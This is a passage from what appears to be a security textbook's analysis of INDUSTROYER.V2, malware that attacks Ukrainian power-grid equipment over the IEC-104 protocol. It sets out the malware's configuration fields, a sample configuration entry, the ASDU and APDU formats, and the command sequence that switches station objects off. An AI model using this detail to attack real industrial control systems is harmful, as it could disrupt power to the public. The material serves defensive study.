code to target OT-based power grids in specific regions of Ukraine. With self-contained executables and configuration files, the malware implements the communication protocol IEC-104 on the target network to manipulate the remote terminal units (RTUs) over TCP connections. INDUSTROYER.V2 allows attackers to integrate a custom configuration that can change the malware behavior according to the target device's functionality. Protection relays and merging units are the main targets to achieve the goal.

Stage 1: Leveraging Initial Resources


INDUSTROYER.V2 contains the payload `104.dll`, which is similar to that used by its earlier variant, Industroyer, for targeting ICS networks. The malware is equipped with highly configurable programs to attack the target OT network. The payload configuration is saved in a string format and injected through the IEC-104 protocol. The table below presents the configuration structure of the malware.

Options	Configuration Description
1	Station IP Address
2	Station Port
3	Entry Index Value
4	Enable Hard-Coded Telegrams with the Specified Range

5	Enable Configuration Options 6–14
5b	If Entry 4 Is Enabled, Telegram Start Range
6	Enable Process Termination
6b	If Entry 4 Is Enabled, Telegram End Range
7	Process Name to Terminate
8	Enable File Rename
9	Directory Path for File Rename
10	Sleep Prior to IEC-104 Functionality
11	Sleep Duration Seed Value
12	Execution Control
13	Sleep Duration Seed Value
14	Unused
15	Command State – ON/OFF
16	Change Option – Send Inverted ON/OFF Commands
17	Number of ASDU Data Entries
18	First ASDU Data Entry

Table 18.10: INDUSTROYER.V2 configuration structure


These configuration files are stored independently in the `.INI` file, which is likely a recompiled version available on online public platforms. The following screenshot displays a malware configuration sample.



```
10.[redacted]   2404   3  0  1  1 [redacted]  .exe   1  D:\[redacted]
192             2404   2  0  1  1             .exe   1  D:\               MD5: 7c05da2e4612fca213430b6c93e76b06
192             2404   1  0  1  1             .exe   1  D:\
```

Figure 18.89: INDUSTROYER.V2 configuration

A configuration entry from the above sample can appear as follows:



```
192.168.XXX.XXX 2404 2 0 1 1 Example StoppedProcess.exe 1 "Example PATH" 0 1 0 0 1
0 0 8 1104 0 0 0 1 1 1105 0 0 0 1 2 1106 0 0 0 1 3 1107 0 0 0 1 4 1108 0 0 0 1 5
1101 0 0 0 1 6 1102 0 0 0 1 7 1103 0 0 0 1 8
```

Figure 18.90: Example configuration entry

Stage 2: Communicating with the Target Power Station

If option 4 is enabled in the configuration entry, the malware sends specific commands to change the state of the target station's Information Object Addresses (IOAs) to off. The IOA range is determined by configuration options #5 and #6. The malware's configuration entries contain a few options enabled by default, which include file rename, process termination, and application service data unit (ASDU) entries. The ASDU entries are utilized to create suitable

ASDU telegrams to communicate with the remote station. The entry structure of ASDU is presented in the table given below.

Options	ASDU description
1	Station Information Object Address (IOA)
2	Set Message Type – Single or Double Command
3	Set Command Type – Select or Execute
4	Invert Default ON/OFF State
5	Execution Control
6	ASDU Entry Index

Table 18.11: ASDU entry structure

After parsing the configuration entry, the malware scans all the active processes to determine and kill any hard-coded process that is alive. Soon after the hard-coded process is terminated, the malware scans the active processes again and kills the processes that are included by the operator in the configuration. The malware can rename the process by appending `.MZ` to its filename, which can prevent auto-revival of the targeted process after system reboot.

A new thread is generated for every setting that configures the IEC-104 protocol with the ICS system. The protocol employs application protocol data unit (APDU) specifications. The APDU frame may contain only an application protocol control information (APCI) frame of fixed length and the ASDU frame, along with an APCI header of variable length.



8 bits
Start Byte (0x68)
Length of APDU
Control Field 1
Control Field 2
Control Field 3
Control Field 4
APDU length
APCI
APDU with fixed length
8 bits
Start Byte (0x68)
Length of APDU
Control Field 1
Control Field 2
Control Field 3
Control Field 4
ASDU
APDU length
APCI
ASDU
APDU
APDU with variable length

Figure 18.91: Frame format of APDU

Stage 3: Launching an Actual Attack

The malware initially transmits messages related to control functions within the APCI frame. The first message **`TESTFR ACT`** of the test frame is forwarded to the remote station for validating an established connection. If the connection is valid, the station responds with the **`TESTFR CON`** message.

Then, INDUSTROYER.V2 creates a data transfer channel toward the remote station using **`Start Data Transfer (STARTDT)`**. Direct data transfer between the remote and control station is not possible, although an active connection is established. Thus, INDUSTROYER.V2 forwards the **`STARTDT ACT`** message to open a data transfer channel, and the remote station responds with **`STARTDT CON`** as acknowledgment.


Upon activating data transmission, INDUSTROYER.V2 utilizes the ASDU frame for initiating commands to the remote station. The ASDU telegrams contain a set of functions that can turn the target station’s Information Object Addresses (IOA) off or on.

Such commands are created either based on the configuration options or ASDU entries specified above. For instance, the first ASDU entry for the above-extracted configuration can be **`1104 0 0 0 1 1`**.

Considering configuration entries 15 and 16, INDUSTROYER.V2 generates an ASDU packet with the following characteristics.

- **`Information Object Address: 1104`**
- **`ASDU message type: C-DC_NA_1 (Double Command)`**
- **`ASDU command type: Execute`**
- **`Set state value: OFF`**

The generated ASDU telegram can appear as shown in the screenshot given below:



